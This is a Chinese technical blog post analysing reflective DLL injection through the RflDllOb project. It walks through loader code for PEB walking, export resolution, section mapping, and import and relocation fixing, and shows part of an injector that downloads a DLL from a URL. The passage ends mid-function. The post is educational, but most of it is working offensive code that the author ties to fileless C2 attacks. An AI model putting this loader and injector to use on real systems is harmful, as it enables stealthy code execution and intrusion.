
反射DLL注入原理解析

fdx (/u/75857) / 2024-05-25 22:21:00 / 发表于山东 / 浏览数 1064

前言

反射 DLL 注入又称 RDI，与常规 DLL 注入不同的是，它不需要 LoadLibrary 这个函数来加载 dll，而是通过 DLL 内部的一个函数来自己把自己加载起来，这么说可能会有一点抽象，总之这个函数会负责解析DLL文件的头信息、导入函数的地址、处理重定位等初始化操作，先不用理解这个函数是怎么实现的，后面会细说，我们只需要将这个DLL文件写入目标进程的虚拟空间中，然后通过DLL的导出表找到这个ReflectiveLoader并调用它，我们的任务就完成了。


那么我们的任务就到了如何编写这个函数上面了，由于这个函数执行的时候 DLL 还没有被加载，这个函数的编写也会受到诸多限制，比如说无法正常使用全局变量，还有我们的函数必须编写成与地址无关的函数，就像 shellcode 那样，无论加载到了内存中的哪一个位置都要保证成功加载。
这个技术也是非常实用的，除了进行注入，我们在开发 c2 时也可以利用此技术实现无文件落地攻击。
要理解这个技术需要丰富的 PE 知识，因此当你阅读这篇文章感到困难的时候，去看一些 PE 的东西再回来阅读会更好。
接下来要分析的项目是https://github.com/oldboy21/RflDllOb (https://github.com/oldboy21/RflDllOb)，它实现了一个伪 c2 的无文件落地攻击，项目分成两个部分，一个是ReflectiveDLL，就是我们上面说的 dll，还有一个就是ReflectiveDLLInjector，它实现了从 url 下载ReflectiveDLL 并且注入到指定线程中，实现无文件落地攻击的技术。
我为这个项目画了个简单的图：



(https://xzfile.aliyuncs.com/media/upload/picture/20240525221833-ab633550-1aa1-1.png)

ReflectiveDLL

以下是ReflectiveLoader大致实现思路的思维导图：



(https://xzfile.aliyuncs.com/media/upload/picture/20240525221911-c212b1a4-1aa1-1.png)

变量定义

首先我们在ReflectiveFunction 函数开头可以看到下面这样的声明，还记得我们在上面说的无法使用全局变量吗，这意味着我们所有的变量都必须是堆栈变量。堆栈变量不会最终出现在编译的代码部分（需要重新定位的位置），但始终使用堆栈指针的相对偏移量进行寻址。

```
WCHAR kernel32[] = { L'K', L'e', L'r', L'n', L'e', L'l', L'3', L'2', L'.', L'd', L'l', L'l', L'\0' };
    WCHAR ntdll[] = { L'n', L't', L'd', L'l', L'l', L'.', L'd', L'l', L'l', L'\0' };
    WCHAR user32[] = { L'U', L's', L'e', L'r', L'3', L'2', L'.', L'd', L'l', L'l', L'\0' };
    CHAR virtualAlloc[] = { 'V', 'i', 'r', 't', 'u', 'a', 'l', 'A', 'l', 'l', 'o', 'c', '\0' };
    CHAR virtualProtect[] = { 'V', 'i', 'r', 't', 'u', 'a', 'l', 'P', 'r', 'o', 't', 'e', 'c', 't', '\0' };
    CHAR rtladdFunctionTable[] = { 'R', 't', 'l', 'A', 'd', 'd', 'F', 'u', 'n', 'c', 't', 'i', 'o', 'n', 'T',
'a', 'b', 'l', 'e', '\0' };
    CHAR ntFlushInstructionCache[] = { 'N', 't', 'F', 'l', 'u', 's', 'h', 'I', 'n', 's', 't', 'r', 'u', 'c',
't', 'i', 'o', 'n', 'C', 'a', 'c', 'h', 'e', '\0' };
    CHAR loadLibraryA[] = { 'L', 'o', 'a', 'd', 'L', 'i', 'b', 'r', 'a', 'r', 'y', 'A', '\0' };
```

像上面这样声明我们的字符串将使编译器在运行时将这些单个字符推送到堆栈上。因此，区别在于初始化风格，定义单个字符与使用字符串文本，前者产生堆栈分配的数组，而后者产生在可执行文件的初始化数据部分中分配的数组。

获取所需系统 api

通过 `GPAR(GMHR(kernel32), virtualAlloc)` 这样的方式来获取系统 api，GMHR 是获取 dll 句柄的函数，GPAR 的功能是通过句柄获取对应导出表函数地址

```
if ((VA = (fnVirtualAlloc)GPAR(GMHR(kernel32), virtualAlloc)) == NULL)
        return FALSE;
    if ((LLA = (fnLoadLibraryA)GPAR(GMHR(kernel32), loadLibraryA)) == NULL)
        return FALSE;
    if (!(VP = (fnVirtualProtect)GPAR(GMHR(kernel32), virtualProtect)))
        return FALSE;
    if (!(RAFT = (fnRtlAddFunctionTable)GPAR(GMHR(kernel32), rtladdFunctionTable)))
        return FALSE;
    if (!(FIC = (fnNtFlushInstructionCache)GPAR(GMHR(ntdll), ntFlushInstructionCache)))
        return FALSE;
```

在 GMHR 函数中，我们通过 PEB 来获取想要获取的函数所在 dll 的句柄。（关于 peb 的知识可以看 https://xz.aliyun.com/t/13556 (https://xz.aliyun.com/t/13556)）

```
//----------------GET MODULE HANDLE---------------------
HMODULE GMHR(IN WCHAR szModuleName[]) {
    PPEBC                   pPeb = (PEBC*)(__readgsqword(0x60));
    // geting Ldr
    PPEBC_LDR_DATA          pLdr = (PPEBC_LDR_DATA)(pPeb->Ldr);
    // getting the first element in the linked list (contains information about the first module)
    PLDR_DATA_TABLE_ENTRYC  pDte = (PLDR_DATA_TABLE_ENTRYC)(pLdr->InMemoryOrderModuleList.Flink);

    while (pDte) {
        // if not null
        if (pDte->FullDllName.Length != NULL) {

            // check if both equal
            ToLowerCaseWIDE(pDte->FullDllName.Buffer);
            ToLowerCaseWIDE(szModuleName);
            if (CompareStringWIDE(pDte->FullDllName.Buffer, szModuleName)) {

                return (HMODULE)(pDte->InInitializationOrderLinks.Flink);
            }
        }
        else {
            break;
        }
        // next element in the linked list
        pDte = *(PLDR_DATA_TABLE_ENTRYC*)(pDte);
    }
    return NULL;
}
```

上面获取的句柄是指向内存中模块开头的指针，因此我们可以解析 dll 的 PE 标头，获取函数导出表，并且依次进行比较，并且我们的代码考虑了函数转发的情况，函数转发指的是一个 DLL 可以将其导出的函数指向另一个 DLL 的函数，通过转发，系统可以避免重复实现相同的功能。

```
/*------------------获取函数地址--------------------*/

FARPROC GPAR(IN HMODULE hModule, IN CHAR lpApiName[]) {
    // 获取模块的基地址
    PBYTE pBase = (PBYTE)hModule;

    // 获取DOS头
    PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pBase;
    // 检查DOS头的魔数是否正确
    if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
        return NULL;

    // 获取NT头
    PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pBase + pImgDosHdr->e_lfanew);
    // 检查NT头的签名是否正确
    if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return NULL;

    // 获取可选头
    IMAGE_OPTIONAL_HEADER ImgOptHdr = pImgNtHdrs->OptionalHeader;
    // 获取导出目录表
    PIMAGE_EXPORT_DIRECTORY pImgExportDir = (PIMAGE_EXPORT_DIRECTORY)(pBase +
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

    // 获取函数名数组、函数地址数组和函数序号数组
    PDWORD FunctionNameArray = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
    PDWORD FunctionAddressArray = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
    PWORD FunctionOrdinalArray = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);

    // 用于处理转发的变量
    WCHAR kernel32[] = { L'K', L'e', L'r', L'n', L'e', L'l', L'3', L'2', L'.', L'd', L'l', L'l', L'\0' };
    CHAR loadLibraryA[] = { 'L', 'o', 'a', 'd', 'L', 'i', 'b', 'r', 'a', 'r', 'y', 'A', '\0' };
    fnLoadLibraryA LLA = NULL;
    PBYTE functionAddress = NULL;
    CHAR forwarder[260] = { 0 };
    CHAR dll[260] = { 0 };
```

```
    CHAR function[260] = { 0 };

    // 遍历所有导出的函数
    for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++) {
        // 获取函数名
        CHAR* pFunctionName = (CHAR*)(pBase + FunctionNameArray[i]);

        // 查找指定的函数名
        if (ComprareStringASCII(lpApiName, pFunctionName)) {
            // 获取函数地址
            functionAddress = (PBYTE)(pBase + FunctionAddressArray[FunctionOrdinalArray[i]]);

            // 检查函数是否是转发
            if (functionAddress >= (PBYTE)pImgExportDir && functionAddress < (PBYTE)(pImgExportDir +
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size)) {
                // 处理转发字符串
                ParseForwarder((CHAR*)functionAddress, dll, function);
                if ((LLA = (fnLoadLibraryA)GPAR(GMHR(kernel32), loadLibraryA)) == NULL)
                    return NULL;
                if (function[0] == '#') {
                    // 处理转发到指定序号的情况
                    return GPARO(LLA(dll), custom_stoi(function));
                } else {
                    // 处理转发到指定函数名的情况
                    return GPAR(LLA(dll), function);
                }
            } else {
                // 返回非转发函数的地址
                return (FARPROC)(pBase + FunctionAddressArray[FunctionOrdinalArray[i]]);
            }
        }
    }
    return NULL;
}
```

好的，到现在位置我们就可以获取到我们所需要的系统 api 了

定位 dll 在内存中的位置


由于我们无法事先得知我们 dll 运行在内存中的什么位置，所以我们需要对其进行定位，我们可以直接返回对应的内存地址，当然也可以用 __ReturnAddress 来获取当前函数的内存位置

```
//获取当前函数的地址，所以文件pe头的内存地址肯定在函数的前面
    dllBaseAddress = (ULONG_PTR)ReflectiveFunction;
```

获取到函数内存地址之后，文件的 pe 头一定在其上面，所以我们只需要逐字节向上遍历即可。挨个字节检查，这里的 0x44434241 是我们在 inject 里面自定义的字节，用它来避免产生误报，相当于加了一层保护措施。

```
while (TRUE)
{
    // 将dllBaseAddress强制转换为PDLL_HEADER类型的指针，并赋值给pDllHeader
    pDllHeader = (PDLL_HEADER)dllBaseAddress;

    // 由于是小端序，需要将比较的值进行反转
    // 比较头部是否等于0x44434241
    if (pDllHeader->header == 0x44434241) {
        // 这里将dllBaseAddress加上5个字节偏移量以获取PIMAGE_DOS_HEADER的地址
        pImgDosHdr = (PIMAGE_DOS_HEADER)(dllBaseAddress + (5 * sizeof(CHAR)));

        // 检查DOS头的e_magic是否等于IMAGE_DOS_SIGNATURE
        if (pImgDosHdr->e_magic == IMAGE_DOS_SIGNATURE)
        {
            // 获取NT头结构体指针，注意偏移量为DOS头偏移加上5个字节
            pImgNtHdrs = (PIMAGE_NT_HEADERS)(dllBaseAddress + pImgDosHdr->e_lfanew + (5 * sizeof(CHAR)));

            // 检查NT头的签名是否等于IMAGE_NT_SIGNATURE
            if (pImgNtHdrs->Signature == IMAGE_NT_SIGNATURE) {
                // 如果签名匹配，跳出循环
                break;
            }
        }
    }

    // 递减dllBaseAddress，继续下一次循环
    dllBaseAddress--;
}
```

在远程进程中，出现的情况是这样的：



(https://xzfile.aliyuncs.com/media/upload/picture/20240525222016-e8bbca16-1aa1-1.png)

现在，DLL在内存中找到了自己的位置，我们可以开始进行加载了。

申请 dll 所需要的内存空间

虽然我们的 dll pe 已经在内存里面了，但是我们还需要更大的一个内存空间对其加载，完成映射节，解析导入表，重定位表等等操作，因此我们需要一片更大的内存空间，我们直接在上面获取系统 api 的步骤中获取 VirtualAlloc 即可，而所需要的内存空间大小是 pe 文件格式里面 IMAGE_OPTIONAL_HEADER 的SizeOfImage 确定

```
if ((pebase = (PBYTE)VA(NULL, pImgOptHdr->SizeOfImage, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE)) == NULL)
        return FALSE;
```

复制节

我们接下来要把节映射过去，由于节在内存中应该是虚拟地址，所以我们不能一股脑复制过去，要借助IMAGE_SECTION_HEADER 里面的VirtualAddress 字段帮助我们复制

```
// 为节头（section headers）数组分配内存
peSections = (PIMAGE_SECTION_HEADER*)custom_malloc((sizeof(PIMAGE_SECTION_HEADER) *
ImgFileHdr.NumberOfSections), VA);
if (peSections == NULL)
    return FALSE;

// 将节的指针保存到节头数组中
for (int i = 0; i < ImgFileHdr.NumberOfSections; i++) {
    // 计算每个节头的位置并保存到 peSections 数组中
    peSections[i] = (PIMAGE_SECTION_HEADER)(((PBYTE)pImgNtHdrs) + 4 + 20 + ImgFileHdr.SizeOfOptionalHeader +
(i * IMAGE_SIZEOF_SECTION_HEADER));
}

// 将每个节的内容从原始 PE 文件中复制到内存中的相应位置
for (int i = 0; i < ImgFileHdr.NumberOfSections; i++) {
    custom_memcpy(
        // 目标地址：在内存中的虚拟地址
        (PVOID)(pebase + peSections[i]->VirtualAddress),
        // 源地址：原始 PE 文件中的偏移地址
        (PVOID)(dllBaseAddress + peSections[i]->PointerToRawData),
        // 复制的大小
        peSections[i]->SizeOfRawData
    );
}
```

修复导入表 IAT

一旦各个节被加载到正确的虚拟地址中，所有的相对虚拟地址（RVA）就开始有意义了。因此，在这里我们可以开始修复导入目录（Import Directory）：遍历我们反射 DLL 需要操作的所有 DLL 列表，导入它们，并根据我们在内存中获得的位置调整每个函数的 RVA。基本上将所有的 RVA 转换为 VA（虚拟地址），即 VA = ImageBase + RVA。

```
for (size_t i = 0; i < pImgOptHdr->DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].Size; i += 
sizeof(IMAGE_IMPORT_DESCRIPTOR)) {
        // 获取图像导入描述符的指针
        pImgImpDesc = (PIMAGE_IMPORT_DESCRIPTOR)(pebase + pImgOptHdr-
>DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress + i);

        // 使用自定义的GetModuleHandle/GetProcAddress来导入DLL
        dll = LLA((LPSTR)(pebase + pImgImpDesc->Name));
        if (dll == NULL) {
            return FALSE;
        }
        // 获取ILT和IAT的引用
        pOriginalFirstThunk = (PIMAGE_THUNK_DATA64)(pebase + pImgImpDesc->OriginalFirstThunk);
        pFirstThunk = (PIMAGE_THUNK_DATA64)(pebase + pImgImpDesc->FirstThunk);
        // 如果引用不为空
        while (pOriginalFirstThunk->u1.Function != NULL && pFirstThunk->u1.Function != NULL) {
            // 检查函数是通过序号引用还是通过名称引用的
            if (pOriginalFirstThunk->u1.Ordinal & 0x8000000000000000) {
                // 通过保留低16位来获取序号的字节
                ordinal = pOriginalFirstThunk->u1.Ordinal & 0xFFFF;
                // 获取函数地址
                funcAddress = GPARO(dll, (int)ordinal);
                if (funcAddress != nullptr)
                    // 调整IAT表（返回的地址与DllBaseAddress相加）
                    pFirstThunk->u1.Function = (ULONGLONG)funcAddress;
            }
            else {
                // 如果函数可以通过其名称找到
                pImgImportByName = (PIMAGE_IMPORT_BY_NAME)(pebase + pOriginalFirstThunk->u1.AddressOfData);
                funcAddress = GPAR(dll, pImgImportByName->Name);
                if (funcAddress != nullptr)
                    pFirstThunk->u1.Function = (ULONGLONG)funcAddress;
            }
            // 移动到下一个
            pOriginalFirstThunk++;
            pFirstThunk++;
```

```
        }
    }
```

修复重定位表

现在，导入地址表也已修复，这意味着如果DLL在该进程的内存中执行，它将知道在哪里找到所需的函数。现在是应用基址重定位的时候了，我们可以简要说明一下重定位的工作原理：当程序被编译时，编译器假定一个特定的基址作为可执行文件的基址。然后基于这个基址计算并嵌入了各种地址。然而，可执行文件加载时不太可能正好加载到这个基址。相反，它可能加载到一个不同的地址，这使得所有这些嵌入的地址无效。为了解决这个加载问题，一个包含所有这些需要调整的嵌入地址的列表被存储在PE文件的一个专门表中，称为重定位表（Relocation Table）。这个表位于.reloc节的一个数据目录中。

```
/*--------------修复重定位--------------*/

 // 计算delta，即实际基地址与期望基地址的差值
 delta = (ULONG_PTR)pebase - pImgOptHdr->ImageBase;

 // 获取重定位表的起始地址
 pImgRelocation = (PIMAGE_BASE_RELOCATION)(pebase + pImgOptHdr-
>DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress);

 // 遍历所有的重定位块
 while (pImgRelocation->VirtualAddress) {

     // 获取第一个重定位条目的地址
     pRelocEntry = (PBASE_RELOCATION_ENTRY)(pImgRelocation + 1);
     // 计算重定位条目的数量（移除头部大小并除以每个条目的大小）
     entriesCount = (int)((pImgRelocation->SizeOfBlock - 8) / 2);

     // 遍历所有的重定位条目
     for (int i = 0; i < entriesCount; i++) {

         // 根据重定位类型进行处理
         switch (pRelocEntry->Type) {
         case IMAGE_REL_BASED_DIR64:
         {// 如果类型为IMAGE_REL_BASED_DIR64（即值为10）
             // 对64位字段应用delta值
             ULONGLONG* toAdjust = (ULONGLONG*)(pebase + pImgRelocation->VirtualAddress + pRelocEntry-
>Offset);
             *toAdjust += (ULONGLONG)delta;
             break;
         }
         case IMAGE_REL_BASED_HIGHLOW:
             // 对32位字段应用delta值
         {
             DWORD* toAdjust = (DWORD*)(pebase + pImgRelocation->VirtualAddress + pRelocEntry->Offset);
             *toAdjust += (DWORD)delta;
         }
```

```
            break;
            case IMAGE_REL_BASED_HIGH:
                // 对16位高字段应用delta值的高16位
            {
                WORD* toAdjust = (WORD*)(pebase + pImgRelocation->VirtualAddress + pRelocEntry->Offset);
                *toAdjust += HIWORD(delta);
            }
            break;
            case IMAGE_REL_BASED_LOW:
                // 对16位低字段应用delta值的低16位
            {
                WORD* toAdjust = (WORD*)(pebase + pImgRelocation->VirtualAddress + pRelocEntry->Offset);
                *toAdjust += LOWORD(delta);
            }
            break;
            case IMAGE_REL_BASED_ABSOLUTE:
                // 跳过此类型的重定位。该类型可以用来填充块
                break;
            }
            // 移动到下一个重定位条目
            pRelocEntry++;
        }

        // 移动到下一个重定位块
        pImgRelocation = (PIMAGE_BASE_RELOCATION)(reinterpret_cast<DWORD_PTR>(pImgRelocation) + pImgRelocation-
>SizeOfBlock);
     }
```

为每个节分配正确的内存属性

我们根据IMAGE_SECTION_HEADER 的Characteristics 字段确定每个节的属性然后为其分配即可

```
for (int i = 0; i < ImgFileHdr.NumberOfSections; i++) {


    if (peSections[i]->Characteristics & IMAGE_SCN_MEM_WRITE) {//write

        dwProtection = PAGE_WRITECOPY;
    }
    if (peSections[i]->Characteristics & IMAGE_SCN_MEM_READ) {//read

        dwProtection = PAGE_READONLY;
    }
    if (peSections[i]->Characteristics & IMAGE_SCN_MEM_EXECUTE) {//exec

        dwProtection = PAGE_EXECUTE;
    }
    if (peSections[i]->Characteristics & IMAGE_SCN_MEM_READ && peSections[i]->Characteristics &
IMAGE_SCN_MEM_WRITE) { //readwrite

        dwProtection = PAGE_READWRITE;

    }
    if (peSections[i]->Characteristics & IMAGE_SCN_MEM_EXECUTE && peSections[i]->Characteristics &
IMAGE_SCN_MEM_WRITE) { //executewrite

        dwProtection = PAGE_EXECUTE_WRITECOPY;

    }
    if (peSections[i]->Characteristics & IMAGE_SCN_MEM_EXECUTE && peSections[i]->Characteristics &
IMAGE_SCN_MEM_READ) { //executeread

        dwProtection = PAGE_EXECUTE_READ;

    }
    if (peSections[i]->Characteristics & IMAGE_SCN_MEM_EXECUTE && peSections[i]->Characteristics &
IMAGE_SCN_MEM_READ && peSections[i]->Characteristics & IMAGE_SCN_MEM_WRITE) { //executereadwrite
```

```
        dwProtection = PAGE_EXECUTE_READWRITE;
    }
    if (!VP((PVOID)(pebase + peSections[i]->VirtualAddress), peSections[i]->SizeOfRawData, dwProtection,
&dwOldProtection)) {
        return FALSE;
    }

}
```

调用 dll 入口点

最后我们刷新指令缓存，使得我们先前的工作生效，然后返回入口点地址就可以了，然后就会完成C运行库的初始化，执行一系列安全检查并调用dllmain。

```
FIC((HANDLE)-1, NULL, 0x00);

    /*--------------EXECUTE ENTRY POINT--------------*/
    pDllMain = (fnDllMain)(pebase + pImgNtHdrs->OptionalHeader.AddressOfEntryPoint);
    return pDllMain((HMODULE)pebase, DLL_PROCESS_ATTACH, NULL);
```

ReflectiveInject

在 inject 里面要做的事情主要有一下几步：

1、 **下载/读取我们的 DLL 字节**

下载或读取DLL文件的原始字节内容，以便稍后将其注入到远程进程中。

2、 **查找 ReflectiveFunction 的 RAW 地址**

在DLL文件中找到ReflectiveFunction的原始地址。这通常需要解析DLL的PE结构以定位目标函数的地址。

3.、**在远程进程中分配内存**

在目标远程进程中分配足够的内存，以容纳即将写入的DLL字节。

4、**在远程内存位置写入 RAW 字节**

将下载或读取到的DLL字节写入分配好的远程内存中。

5、 **创建一个将运行“ReflectiveLoader”函数的远程线程**

在远程进程中创建一个线程，以运行ReflectiveLoader函数，这样DLL就可以在目标进程中进行自我加载。

下载 dll

首先我们先将 dll 下载下来

```
vector<char> downloadFromURL(IN LPCSTR url) {

    IStream* stream;
    vector<char> buffer;

    if (URLOpenBlockingStreamA(0, url, &stream, 0, 0))
    {
        cout << "[-] Error occured while downloading the file";
        return buffer;
    }
    buffer.resize(100);
    unsigned long bytesRead;
    int totalbytes = 0;
    while (true)
    {
        stream->Read(buffer.data() + buffer.size() - 100, 100, &bytesRead);
        if (0U == bytesRead)
        {
            break;
        }
        buffer.resize(buffer.size() + 100);
        totalbytes += bytesRead;
    };

    stream->Release();
    buffer.erase(buffer.begin() + totalbytes, buffer.end());
    return buffer;

}
```

在进程中注入 dll

很简单，直接上代码

```
int RetrievePIDbyName(wchar_t* procName) {
    HANDLE hProcessSnap;
    PROCESSENTRY32 pe32;

    // 将进程名转换为小写
    ToLowerCaseWIDE(procName);

    // 获取系统中所有进程的快照
    hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (hProcessSnap == INVALID_HANDLE_VALUE) {
        std::cout << "[-] 无法创建进程快照！" << std::endl;
        return 0;
    }

    // 设置结构体的大小
    pe32.dwSize = sizeof(PROCESSENTRY32);

    // 检索第一个进程的信息，如果失败则退出
    if (!Process32First(hProcessSnap, &pe32)) {
        std::cout << "[-] 无法检索第一个进程的信息！" << std::endl;
        CloseHandle(hProcessSnap);
        return 0;
    }

    // 在快照中遍历所有进程信息
    do {
        // 将进程名转换为小写
        ToLowerCaseWIDE(pe32.szExeFile);
        // 比较进程名是否匹配
